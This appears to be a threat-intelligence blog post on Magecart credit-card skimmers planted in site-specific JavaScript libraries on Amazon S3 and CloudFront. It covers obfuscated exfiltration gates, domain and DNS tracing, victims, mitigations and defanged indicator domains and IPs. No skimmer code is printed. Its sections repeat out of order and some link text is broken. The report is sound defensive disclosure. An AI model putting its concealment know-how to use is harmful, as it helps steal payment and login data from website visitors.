
As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**

